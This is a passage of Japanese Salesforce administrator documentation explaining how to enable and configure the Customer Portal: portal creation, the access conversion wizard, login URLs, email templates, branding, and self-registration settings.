カスタマーポータルの設定手順は、次のとおりです。

1. カスタマーポータルを有効にします。
2. 1 つ以上のポータルを作成します。

   各ポータルについて、次の手順を実行します。

   a. 設定とコミュニケーションテンプレートを指定します。

      [カスタマーポータル設定]ページの[ツール]セクションにある[すべてのカスタマーポータルにデフォルトのメールテンプレートを設定] リンクをクリックして、すべてのカスタマーポータルユーザに送信するコミュニケーションテンプレートを標準化できます。詳細は、「複数のカスタマーポータルの作成」 (ページ 2792)を参照してください。

      最初のポータル設定を初めて保存した後に、カスタマーポータルかパートナーポータルかに関係なく、ポータルユーザアクセスの変換ウィザードが自動的に表示されます。このウィザードを使用して、Salesforce ユーザが所有するレコードとフォルダをポータルユーザと共有しないように設定できます。

b. フォントと色をカスタマイズします。

c. 選択可能なタブとタブの順序をカスタマイズします。

d. ポータルの言語を設定します。

3. 必要に応じて、ポータルユーザライセンスで可能な場合は、Salesforce CRM Content、アイデア、アンサー、エンタイトルメント管理、または Salesforce ナレッジを有効にできます。

4. カスタマーポータルプロファイルを作成します。

   各プロファイルについて、次の手順を実行します。

   a. ページレイアウトをカスタマイズします。「カスタマーポータルページのカスタマイズ」を参照してください。

      Salesforce カスタマーポータルページの設定ヒント集と一般情報については、「カスタマーポータルページの設定ヒントと考慮事項」 (ページ 2819)を参照してください。

   b. リストビューをカスタマイズします。

      カスタマーポータルユーザは、［すべてのユーザに表示］とマークされている表示設定のリストビューを自動的に参照できます。ポータルユーザがアクセス可能なオブジェクトにリストビューを作成し、ポータルユーザに表示するものに対してのみポータルユーザを割り当てることをお勧めします。

   c. 検索レイアウトをカスタマイズします。

      Salesforce 組織の検索レイアウトは、カスタマーポータルで使用されている検索レイアウトと同じです。ポータルユーザがアクセスできるオブジェクトの検索レイアウトで、ポータルユーザが検索結果で参照できる項目のみ選択されていることを確認してください。

5. ワークフローを設定する手順は、次のとおりです。

   a. 「*現在のユーザ: ユーザ種別 次の文字列を含む カスタマーポータル*」という条件を使用して、ポータルユーザが作成したケースを Salesforce ユーザまたはキューに自動的に割り当てるように、ワークフロールールまたはケース割り当てルールを設定します。

      ケース割り当てルールをカスタマーポータルで機能させるには、ポータルプロファイルに割り当てられているケースページレイアウトの［［ケースの割り当て］ チェックボックスをデフォルトでオンにする］チェックボックスをオンにします。ポータルユーザは、カスタマーポータルでこれらのチェックボックスを参照できません。ケースが作成されたときと編集されたときに、割り当てルールが適用されます。ポータルユーザがケースを編集したときにケースが自動的に再割り当てされないようにするには、「*現在のユーザ: ユーザ種別 次の文字列を含む カスタマーポータル*」という条件のルールを追加して、［ユーザを再割り当てしない］チェックボックスをオンにします。

   b. ポータルユーザがポータルでケースを作成したときに、そのユーザに自動的に応答するワークフローアラートまたはケース自動レスポンスルールを作成します。

6. ポータルユーザのアクセス権を設定します。

7. 大規模ポータルユーザにオブジェクトへのアクセスを許可します。

8. 必要に応じて、シングルサインオンを有効にします。

9. 各カスタマーポータルへのログインを有効にします。

10. 組織の Web サイトにポータルへのリンクを追加します。

    ポータルの設定から［ログイン URL］をコピーし、Web サイトの HTML に貼り付ければ、ユーザがカスタマーポータルに移動できるようになります。詳細は、「カスタマーポータルのログインと設定の有効化」(ページ 2794)を参照してください。

11. 取引先責任者がポータルを使用できるようにします。

メモ: 組織でカスタマーポータルを有効にする方法については、Salesforce にお問い合わせください。

関連トピック:

カスタマーポータル設定の制限
複数のカスタマーポータルの作成
ポータルのシングルサインオンの有効化
カスタマーポータルの多言語 HTML メッセージの設定

Salesforce を使用してどのようなカスタマーポータルを作成できますか?

Salesforce には、顧客を管理するための 3 つの方法が用意されています。次の表では、これらの違いを簡単に説明します。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

	Chatter アンサー	Salesforce カスタマーポータル	セルフサービスポータル
目的	顧客に Web コミュニティを提供して、他のコミュニティメンバーに尋ねたり、サポートエージェントに問い合わせたりして、顧客が質問を解決できるようにします。	顧客にオンラインサポートチャネルを提供して、サポートエージェントに問い合わせなくても、問題を解決できるようにします。	顧客にオンラインサポートチャネルを提供して、サポートエージェントに問い合わせなくても、問題を解決できるようにします。
ユーザインターフェース	クリックスタイルエディタと Visualforce ページに加え、アンサー、カスタマーポータル、Force.com サイト、および Salesforce ナレッジなどの Salesforce 機能を使用して、高度なカスタマイズを行えます。	クリックスタイルエディタに加え、権限、カスタムオブジェクト、共有ルール、および Web タブなど、Salesforce に類似する機能を使用して、高度なカスタマイズを行えます。	カスケードスタイルシート (CSS) またはクリックスタイルエディタを使用して、カスタマイズを行えます。
サポートされているレコードタイプ	• 記事 • ケース	• 活動 • 納入商品	• ケース • ソリューション

	Chatter アンサー	Salesforce カスタマーポータル	セルフサービスポータル
	• 質問 (回答)	• ケース • ドキュメント • ソリューション • カスタムオブジェクト	
数量	詳細は、Salesforce にお問い合わせください。	詳細は、Salesforce にお問い合わせください。	1
システム管理者のコントロール	• コミュニティの外観をカスタマイズする • 質問と回答を管理する • ユーザ名とパスワードを生成する • カスタマーポータルユーザ情報を管理する • 権限、ロール、および共有ルールを使用してカスタマーポータルユーザを管理する	• カスタマーポータルの外観をカスタマイズする • カスタマーポータルユーザ名とパスワードを生成する • カスタマーポータルユーザ情報を管理する • 権限、ロール、および共有ルールを使用してカスタマーポータルユーザを管理する	• セルフサービスユーザ名とパスワードを生成する • セルフサービスユーザ情報を管理する
ユーザのコントロール	ユーザはサインインした後、[私の設定を編集] をクリックして次を変更できます。 • コミュニティユーザ名 • コミュニティパスワード • 地域 • 言語 • タイムゾーン • 通知設定 • 連絡先情報	ユーザは[カスタマーポータルへようこそ]コンポーネントを使用して次を変更できます。 • ポータルユーザ名 • ポータルパスワード • 地域 • 言語 • タイムゾーン • 連絡先情報	なし

メモ: 組織で特定のポータルを有効にするには、Salesforce にお問い合わせください。

カスタマーポータルの有効化

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルを有効にする
- 「アプリケーションのカスタマイズ」

Salesforce カスタマーポータルを有効にする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. [編集] をクリックします。
3. ［カスタマーポータルの有効化］を選択します。
4. [保存] をクリックします。
5. ポータルの設定を続行します。

カスタマーポータルの有効化のヒント

カスタマーポータルを有効化するときに、次の点を考慮してください。

- カスタマーポータルの有効化を行った後、顧客のさまざまなビジネスニーズを満たすカスタマーポータルを作成できます。
- カスタマーポータルを有効にすると、以下の項目が使用可能になります。
  - 大規模カスタマーポータル、認証Webサイト、カスタマーポータルマネージャ、およびカスタマーポータルユーザの各プロファイル (それぞれのユーザライセンスを購入している場合)。
  - 取引先責任者レコードと個人取引先レコードの [カスタマーポータルユーザの有効化] および [カスタマーポータルユーザの参照] ボタン。
  - 「すべてのカスタマーポータルユーザ」および「すべての内部ユーザ」グループと「ロール&内部下位ロール」共有ルールカテゴリ。
- カスタマーポータルを有効にした後に無効にすることはできません。ただし、ユーザがカスタマーポータルにログインできないようにすることはできます。「カスタマーポータルのログインと設定の有効化」(ページ 2794)を参照してください。

関連トピック:

カスタマーポータルの設定

ポータルユーザアクセスの変換ウィザードの考慮事項

カスタマーポータルユーザおよびパートナーポータルユーザはロール階層に表示されますが、組織の内部データにアクセスする必要のない外部の取引先責任者です。カスタマーポータルまたはパートナーポータルを設定するときに、ポータルユーザアクセスの変換ウィザードを使用して、レコードやフォルダをポータルユーザと共有しないように指定できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを設定する
- 「共有の管理」

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

ウィザードでの設定は、Salesforce 組織の次の領域に影響します。

共有ルール

ポータルユーザアクセスの変換ウィザードにより、[ロール、内部およびポータル下位ロール] データセットカテゴリを含む共有ルールが、代わりに [ロール & 内部下位ロール] データセットカテゴリを含むように変換できます。

[ロール&内部下位ロール]データセットカテゴリでは、特定のロール(カスタマーポータルとパートナーポータルロールを除く)のすべてのユーザとその下位ロールに属するすべてのユーザを含む共有ルールを作成できます。

[ロール、内部およびポータル下位ロール]を[ロール&内部下位ロール]に変換すると、組織の共有設定ルールのみが更新されます。特定のレコードについて、[共有] ボタンをクリックして作成したキュー、公開グループ、リストビュー、ドキュメント、および共有の直接設定における[ロール、内部およびポータル下位ロール] カテゴリは、[ロール & 内部下位ロール] には変換されません。

メモ: ポータルユーザアクセスの変換ウィザードを実行後、共有ルールを再計算して変更を適用する必要があります。[設定]の [クイック検索] ボックスで、「*共有設定*」と入力します。[取引先共有ルール数] で、[再計算] をクリックして、[OK] をクリックします。

組織で[ロール、内部&ポータル下位ロール]データセットカテゴリが利用できるようにするには、ロール階層内に少なくとも 1 つのロールを作成しておく必要があります。

組織で [ロール & 内部下位ロール] データセットカテゴリが利用できるようするには、ロール階層内に少なくとも 1 つのロールを作成し、かつ、ポータルを有効にしておく必要があります。

フォルダ共有

ポータルユーザアクセスの変換ウィザードにより、[ロール、内部およびポータル下位ロール] にアクセス可能なレポート、ダッシュボード、またはドキュメントフォルダのアクセスレベルを、より制限の厳しい[ロール&内部下位ロール]に自動的に変換することもできます。これにより、カスタマーポータルユーザおよびパートナーポータルユーザのフォルダへのアクセスを回避できます。ウィザードの使用は、Salesforce で異なるフォルダを特定して個別にアクセスレベルを設定するよりも効率的です。

ウィザードでは、すべてのユーザまたは公開グループがアクセス可能なフォルダは変換しません。手動でこれらのフォルダのアクセスレベルを更新する必要があります。

初めてカスタマーポータルまたはパートナーポータルを保存する場合、Salesforce ではポータルユーザアクセスの変換ウィザードが自動的に表示されます。

関連トピック:

- ポータルユーザアクセスの変換ウィザードの使用
- カスタマーポータルへのユーザアクセス権の設定

ポータルユーザアクセスの変換ウィザードの使用

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを設定する
- 「共有の管理」

カスタマーポータルまたはパートナーポータルを設定するときに、ポータルユーザアクセスの変換ウィザードを使用して、レコードやフォルダをポータルユーザと共有しないように指定できます。

ウィザードを使用する手順は、次のとおりです。

1. カスタマーポータルでは、[設定] から［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定]を選択します。パートナーポータルでは、[設定] から［クイック検索］ボックスに「*パートナー*」と入力し、[設定] を選択します。
2. [ポータルユーザアクセス権の変換] リンクをクリックします。
3. [ロールおよび内部下位ロール] に変換する共有ルールの横にあるチェックボックスをオンにします。

   変換する共有ルールがないが、フォルダのアクセスレベルを変換する場合、次のステップに進んでください。
4. [次へ] をクリックします。
5. [ロールおよび内部下位ロール] に変換するアクセスレベルのフォルダ横にあるチェックボックスをオンにします。

   ウィザードでは、すべてのユーザまたは公開グループがアクセス可能なフォルダは変換しません。手動でこれらのフォルダのアクセスレベルを更新する必要があります。

   特定のフォルダが、ウィザードの複数の行に表示される場合があります。これは、フォルダが共有される各ロール、および内部下位ロールおよびポータル下位ロールカテゴリの行がウィザードに表示されるためです。
6. [次へ] をクリックします。

7. 選択した変更内容を適用するには、[保存] をクリックします。

関連トピック:

ポータルユーザアクセスの変換ウィザードの考慮事項

複数のカスタマーポータルの作成

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

Salesforce カスタマーポータルの有効化を行った後、顧客のさまざまなビジネスニーズを満たすため、複数のカスタマーポータルを作成できます。

複数のカスタマーポータルを作成する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. [新規] をクリックします。
3. 組織で最初に作成したカスタマーポータルの設定手順に従います。「カスタマーポータルの設定」 (ページ 2785)を参照してください。

メモ: 組織で有効化できるカスタマーポータルの数については、Salesforce にお問い合わせください。

組織で複数のカスタマーポータルを作成する前に、次の実装のヒントとベストプラクティスを確認してください。

実装のヒント

- ポータルユーザは、自分のプロファイルに割り当てられたカスタマーポータルにのみログインできます。カスタマーポータルにプロファイルを割り当てるには、[カスタマーポータル設定] ページからポータル名を選択し、[割り当てられたプロファイル] セクションで [プロファイルの編集] をクリックし、ポータルに割り当てるプロファイルの横にある [有効] チェックボックスをオンにします。

  ポータルユーザは、各自のプロファイルに割り当てられたすべてのカスタマーポータルに、ユーザ名とパスワードを使ってアクセスできます。

  カスタムサマリーレポートを作成して、レポート列に [プロファイル] を追加することにより、カスタマーポータルに割り当てられた各プロファイルに関連付けられている有効ユーザ数を表示できます。

- 作成する各カスタマーポータルのログイン URL には、portalId=060D00000000Q1F など、一意の識別子が含まれます。一意の識別子により、ユーザがアクセスできる特定のポータルが決まります。ユーザが、一意の識別子がないログイン URL にアクセスすると、最初に作成したカスタマーポータルのログイン URL に自動的

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

複数のカスタマーポータルを作成する
- 「アプリケーションのカスタマイズ」

に移動します。ポータルユーザは、Salesforce のログインページではなく、そのポータルのログインページからのみカスタマーポータルにログインできます。

- 次の項目の設定は、自分の組織と自分のカスタマーポータルの両方に適用されます。
  - リストビュー
  - 検索レイアウト
  - ケースの割り当てルール
  - ワークフローアラート

ベストプラクティス

- 作成する各カスタマーポータルについてフォント、色、メールテンプレート、およびログインメッセージを独自にカスタマイズできるため、組織でサポートする商品サービスや顧客サービスのレベルに合わせてカスタマーポータルを構築できます。たとえば、カスタマーサポートを「Gold」、「Silver」、「Bronze」というレベルに分けて提供する場合、それぞれに固有のカスタマーポータルを作成できます。

  メモ: JavaScript および CSS コードは、ポータルログインメッセージとして使用される HTML ファイルから自動的に削除されます。

- [カスタマーポータル設定] ページの [ツール] セクションにある [すべてのカスタマーポータルにデフォルトのメールテンプレートを設定] リンクをクリックして、すべてのカスタマーポータルユーザに送信するコミュニケーションテンプレートを標準化できます。これらの設定により、複数のカスタマーポータルにプロファイルが関連付けられているポータルユーザに対し、新規ケースコメントやパスワードのリセットなどのメール通知を送信するときに使用するメールテンプレートを決定します。

  デフォルトでは、［新規ユーザ用 テンプレート］、［パスワードリセット用 テンプレート］、および［パスワード忘れ用テンプレート］参照項目で、サンプルテンプレートが自動的に選択されます。ただし、［新規コメント用テンプレート］と［ポータルユーザへの所有者の変更用 テンプレート］参照項目にはサンプルテンプレートは選択されません。これらの項目でテンプレートを選択しないと、複数のカスタマーポータルにプロファイルが関連付けられているユーザは、ケースに新規コメントが追加されたり、カスタマーポータル内のレコードの新規所有者になったりしても、メール通知を受け取りません。メールテンプレートは、ポータルユーザに送信されるよう［有効］に設定する必要があります。

  ヒント: メールテンプレートは、複数のカスタマーポータルのユーザに送信されるため、ポータル固有のブランド情報を含まないデフォルトのメールテンプレートを作成することをお勧めします。

- カスタマーポータルは削除できませんが、［ログインを有効にする］チェックボックスをオフにすることにより、ユーザがポータルにログインしないようにできます。詳細は、「カスタマーポータルのログインと設定の有効化」(ページ 2794)を参照してください。
- タブに表示されている各オブジェクトにプロファイルがアクセスできる限り、同じプロファイルを使用しているユーザの複数のタブを表示できる複数のカスタマーポータルを作成できます。詳細は、「カスタマーポータルタブのカスタマイズ」(ページ 2806)を参照してください。

関連トピック:

カスタマーポータルの設定
カスタマーポータルユーザの管理について

カスタマーポータルのログインと設定の有効化

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

1. [設定] から、[クイック検索] ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。
2. カスタマイズする Salesforce カスタマーポータルの名前の横にある [編集] をクリックします。
3. 次のオプションを設定します。

設定	説明
名前	ポータルの詳細ページと編集ページ、および [カスタマーポータル設定] ページに表示されるカスタマーポータルの名前。カスタマーポータルの名前は、ポータルページではなく、ブラウザのタイトルバーに表示されます。 ポータルの名前は組織内で一意であり、カスタマーポータルまたはパートナーポータルですでに使用されていない名前である必要があります。また、カスタマーポータルの名前を「パートナーポータル」カスタマーポータルに指定するとエラーが発生する場合があります。
説明	ポータルの詳細ページと編集ページに表示されるカスタマーポータルの説明。カスタマーポータルの説明は、ポータルには表示されません。
ログインを有効にする	ユーザがカスタマーポータルにログインできるようにします。 「カスタマーポータルの設定」で説明している手順を完了してからこのチェックボックスをオンにすることをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルのログインと設定を有効にする

- 「アプリケーションのカスタマイズ」

設定	説明
	メモ: ユーザがパスワードをリセットするには、ユーザがカスタマーポータルにログインでき、自分のユーザプロファイルで制限された IP 範囲内、指定されたログイン時間内である必要があります。
管理者	ルックアップアイコン ( ) をクリックして、カスタマーポータルのデフォルトのシステム管理者を選択します。カスタマーポータルにセルフ登録したユーザに関するメール通知は、すべてこの Salesforce ユーザに送信されます。 通知には、メールアドレスの二重入力、重複する取引先責任者レコードの作成、組織のユーザライセンス制限の超過など、セルフ登録ユーザが遭遇する可能性のある登録エラーなどの問題の情報が記載されています。 カスタマーポータルのシステム管理者の選択時には、「セルフサービスユーザの編集」権限を持つユーザのみを選択できます。さらに、ポータル管理者として選択したユーザを無効にすることはできません。

ポータルデフォルト設定

設定	説明
ログイン URL	カスタマーポータルにユーザがログインしたときに表示される Web ページの URL。 この URL をクリックし、自身のポータルにログインして操作できます。 この URL を自身の Web サイトに挿入することにより、ユーザはカスタマーポータルへのログインページにアクセスできるようになります。 作成する各カスタマーポータルのログイン URL には、portalId=060D00000000Q1F など、一意の識別子が含まれます。一意の識別子により、ユーザがアクセスできる特定のポータルが決まります。ユーザが、一意の識別子がないログイン URL にアクセスすると、最初に作成したカスタマーポータルのログイン URL に自動的に移動します。ポータルユーザは、Salesforce のログインページではなく、そのポータルのログイ

ポータルデフォルト設定	
設定	説明
	ンページからのみカスタマーポータルにログインできます。
ログアウト URL	ユーザがカスタマーポータルからログアウトしたときに表示される Web ページの URL (http://www.acme.com など)。ログアウト URL を指定しない場合、ポータルユーザがログアウトするとログインページに戻ります。
ポータルの最上位カテゴリ	カスタマーポータルで顧客がアクセス可能な最上位カテゴリ。顧客は、このカテゴリおよびサブカテゴリにある［セルフサービスポータルに公開］とマークされたすべてのソリューションを参照できます。 この項目は、カテゴリ別ソリューション参照を有効にした場合にのみ使用できます。「ソリューション設定のカスタマイズ」(ページ 3358)を参照してください。
推奨ソリューションからのケースのセルフクローズを有効化	ユーザが、推奨ソリューションから直接カスタマーポータル内のケースをクローズすることを許可します。たとえば、ユーザがケースの解決に役立つ推奨ソリューションを表示するときに、この設定が有効になっていれば、[はい、クローズします。]をクリックできます。
アクションの確認を表示	ユーザがカスタマーポータルでのアクションを完了した後、ユーザに確認メッセージを表示できます。たとえば、ユーザがカスタマーポータルにケースを作成した後、この設定が有効になっていれば、「ケースが登録されました」というメッセージが表示されます。 確認メッセージは、カスタマーポータルで完了したアクションをユーザが明確に理解するのに役立ちます。
HTML メッセージのデフォルト言語	カスタム言語ポータルの HTML メッセージが設定されていないときに、ポータル HTML メッセージの表示に使用する言語を指定します。この設定は、複数の言語が有効になっている組織でのみ利用できます。

ユーザ名・パスワード通知用メールの設定

設定	説明
差出人メールアドレス	すべてのカスタマーポータルコミュニケーションテンプレートの送信元アドレス (support@acme.com など)。Salesforce はメールを自動的に送信しますが、ポータルユーザに対しては、このメールアドレスから送信されたかのように表示されます。ポータルユーザが返信すると、このアドレスに送信されます。
差出人名	差出人メールアドレスに関連付ける名前 (Acme Customer Support など)。
新規ユーザ用 テンプレート	新たに有効になり、セルフ登録したカスタマーポータルユーザの全員に対して、ユーザ名と初期パスワードを送信するために使用されるメールテンプレート。デフォルトでは、自動的にサンプルテンプレートが選択されます。独自のテンプレートの作成やサンプルの編集もできます。必ずテンプレートを［有効］としてマークしてください。
パスワードリセット用 テンプレート	ユーザのパスワードをリセットしたときに、既存のカスタマーポータルユーザに新しいパスワードを送信するために使用されるメールテンプレート。デフォルトでは、自動的にサンプルテンプレートが選択されます。独自のテンプレートの作成やサンプルの編集もできます。必ずテンプレートを［有効］としてマークしてください。
パスワード忘れ用テンプレート	カスタマーポータルポータルのログインページでユーザが [パスワードをお忘れですか?] をクリックして自身のパスワードをリセットしたときに、既存のカスタマーポータルユーザに新しいパスワードを送信するために使用されるメールテンプレート。デフォルトでは、自動的にサンプルテンプレートが選択されます。独自のテンプレートの作成やサンプルの編集もできます。必ずテンプレートを［有効］としてマークしてください。
新規コメント用テンプレート	カスタマーポータルユーザのケースに公開コメントが追加されたときに、ユーザに通知するために使用されるメールテンプレート。このテンプレートは［有効］に設定する必要があります。
ポータルユーザへの所有者の変更用 テンプレート	カスタマーポータルユーザがポータルでレコードの新しい所有者になったときに、ユーザに通知するた

ユーザ名・パスワード通知用メールの設定	
設定	説明
	めに使用されるメールテンプレート。このテンプレートは［有効］に設定する必要があります。

メモ: [カスタマーポータル設定] ページの [ツール] セクションにある [すべてのカスタマーポータルにデフォルトのメールテンプレートを設定] リンクをクリックして、すべてのカスタマーポータルユーザに送信するコミュニケーションテンプレートを標準化できます。詳細は、「複数のカスタマーポータルの作成」 (ページ 2792)を参照してください。

ヒント: ポータルユーザへの所有者の変更用テンプレートなど、異なるオブジェクトに対して同じコミュニケーションテンプレートを使用することを予定している場合は、両方のオブジェクトに適切なテンプレートにテキストや差し込み項目を設けることをお勧めします。たとえば、組織で保証カスタムオブジェクトとトレーニングカスタムオブジェクトを使用しており、両オブジェクトに対してポータルユーザへの所有者の変更用テンプレートを使用する場合は、テンプレートのテキストおよび差し込み項目に、「A new record has been assigned to you. Id: !Training.ID!Warranty.Id.」と表示されることがあります。テンプレートが送信されると、関連する差し込み項目が表示されます。

デザイン	
設定	説明
ヘッダー	組織のブランド情報をカスタマーポータルのヘッダーに組み込めるテキストまたは HTML ファイル。ルックアップアイコン ( ) をクリックして [ドキュメント] タブで一般にアクセスが可能なフォルダにアップロードされているファイルを選択します。 ［ヘッダー］および［フッター］に組み込むファイルに許可される合計サイズは、最大で 10 KB です。 正しく表示されないことがあるため、ヘッダーとロゴの両方をポータルに追加しないことをお勧めします。 ログアウトリンクは、「`<a href="/secur/logout.jsp">Logout</a>`」という HTML タグを使用して、ヘッダーの任意の場所に配置できます。
フッター	組織のブランド情報をカスタマーポータルのフッターに組み込めるテキストまたは HTML ファイル。ルックアップアイコン ( ) をクリックして [ドキュメント] タブで一般にアクセスが可能なフォルダにアップロードされているファイルを選択します。

デザイン	
設定	説明
	[ヘッダー] および [フッター] に組み込むファイルに許可される合計サイズは、最大で 10 KB です。
ロゴ	組織のブランド情報をカスタマーポータルの左上にあるヘッダーに組み込める画像ファイル。ルックアップアイコン ( ) をクリックして、[ドキュメント] タブで公開されているフォルダにアップロードされており、[外部参照可] とマークされているファイルを選択します。 [ロゴ] に組み込めるファイルは、最大 20 KB です。 正しく表示されないことがあるため、ヘッダーとロゴの両方をポータルに追加しないことをお勧めします。
ログインメッセージ	カスタマーポータルのログインページ、[パスワードをお忘れですか?] ページ、[パスワードの変更] ページのヘッダーに組織のブランド情報を組み込むことのできるテキストファイルまたは HTML ファイル。ルックアップアイコン ( ) をクリックして [ドキュメント] タブで一般にアクセスが可能なフォルダにアップロードされているファイルを選択します。 [ログインメッセージ] に組み込めるファイルは、最大 2 KB です。 メモ: JavaScript および CSS コードは、ポータルログインメッセージとして使用される HTML ファイルから自動的に削除されます。

セルフ登録設定	
設定	説明
セルフ登録の有効化	カスタマーポータルにアクセスするために既存の取引先責任者がセルフ登録することを許可します。 このチェックボックスをオンにし、[カスタマーポータルのセルフ登録を許可] チェックボックスを追加してページレイアウトにアクセスすると、レコードが [カスタマーポータルのセルフ登録を許可] とマークされている取引先責任者は、カスタマーポータルのログインページにセルフ登録エリアを表示できま

セルフ登録設定	
設定	説明
	す。セルフ登録エリアからメールアドレスを入力し、[送信] をクリックすると、自動的に割り当てられた、カスタマーポータルにログインするためのユーザ名とパスワードを取得できます。ユーザに送信される、登録状況に関するその他のメール通知は次のとおりです。 • 既存ユーザに対して、別のメールアドレスを入力するか、[パスワードをお忘れですか?] リンクをクリックして、自身のパスワードを取得できます。 • 新規ユーザに対して、送信したメールアドレスが組織内の既存の連絡先と一致しないことをこのユーザに通知します。システム管理者がWeb-to-ケースまたはWeb-to-リードを実装して新しいユーザ情報を取得できる場合、そのユーザは、リンクをクリックして、該当するフォームで自身の情報を入力できます。 • 内部エラーにより、セルフ登録処理中にエラーが発生し、ポータルの管理者にエラーが通知されたことをユーザに通知します。 • 無資格ユーザに対し、カスタマーポータルへのセルフ登録の資格がないことをユーザに通知します。通知は、登録されたメールアドレスが［カスタマーポータルのセルフ登録を許可］チェックボックスをオンにしていない取引先責任者と一致した場合に送信されます。登録されたメールアドレスが取引先責任者と一致しない場合、およびシステム管理者が新しいユーザ情報を取得するためのWeb-to-リードやWeb-to-ケースを設定していない場合にも送信されます。 ユーザのすべての必須カスタム項目にデフォルト値が入っていることを確認してください。デフォルト値が入っていないと、カスタマーポータルにセルフ登録したユーザにエラーメッセージが表示されます。 個人取引先ユーザは、カスタマーポータルにセルフ登録することはできません。個人取引先ユーザがカスタマーポータルにセルフ登録しようとすると、ポータル管理者に問い合わせるように指示するメール通知が送信されます。

セルフ登録設定	
設定	説明
新規ユーザフォーム URL	カスタマーポータルにアクセスするためにセルフ登録したユーザの Web-to-リードまたは Web-to-ケースフォームの URL を指定できるようにします。 このフォームへのURLは、［登録エラーテンプレート］項目で選択したテンプレートによって、既存の取引先責任者レコードが欠けているセルフ登録ユーザに送られ、その情報を捕捉して、取引先責任者に変換できます。
登録エラーテンプレート	カスタマーポータルにセルフ登録したユーザに送信されたが、登録エラーが表示されるか、自分のポータルに登録する場合に Web-to-ケースや Web-to-リードに入力する必要があるメールテンプレート。デフォルトでは、自動的にサンプルテンプレートが選択されます。独自のテンプレートの作成やサンプルの編集もできます。必ずテンプレートを［有効］としてマークしてください。 カスタマーポータル設定の［差出人メールアドレス］と［差出人名］項目で、このテンプレートの送信元ユーザが指定されます。
デフォルトの新規ユーザライセンス	ルックアップアイコン ( ) をクリックして、カスタマーポータルにセルフ登録するユーザのデフォルトのポータルユーザライセンスを選択します。
デフォルトの新規ユーザロール	ルックアップアイコン ( ) をクリックして、カスタマーポータルにセルフ登録するユーザのデフォルトのポータルユーザロールを選択します。
デフォルトの新規ユーザプロファイル	ルックアップアイコン ( ) をクリックして、カスタマーポータルにセルフ登録するユーザのデフォルトのポータルユーザプロファイルを選択します。 デフォルトのポータルプロファイルとして選択したプロファイルは削除できません。

4. カスタマーポータル設定を保存するには、[保存] をクリックします。

関連トピック:

カスタマーポータルの設定

カスタマーポータルのフォントと色のカスタマイズ

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルのフォントと色を変更する
- 「アプリケーションのカスタマイズ」

Salesforce カスタマーポータルのフォントと色をカスタマイズして、会社のブランド情報を反映できます。ポータルのフォントと色の設定は、ポータルの「カラーテーマ」で指定します。定義済みのカラーテーマを選択し、必要に応じて、自社のブランド情報と一致するようにカスタマイズします。**[See examples]** リンクをクリックして、カスタマイズ可能なテーマ属性をすべて参照できます。

1. [設定] から、[クイック検索] ボックスに「*カスタマーポータル設定*」と入力し、**[カスタマーポータル設定]** を選択します。
2. カスタマーポータルの名前を選択します。
3. **[Change Portal Fonts and Colors]** をクリックします。
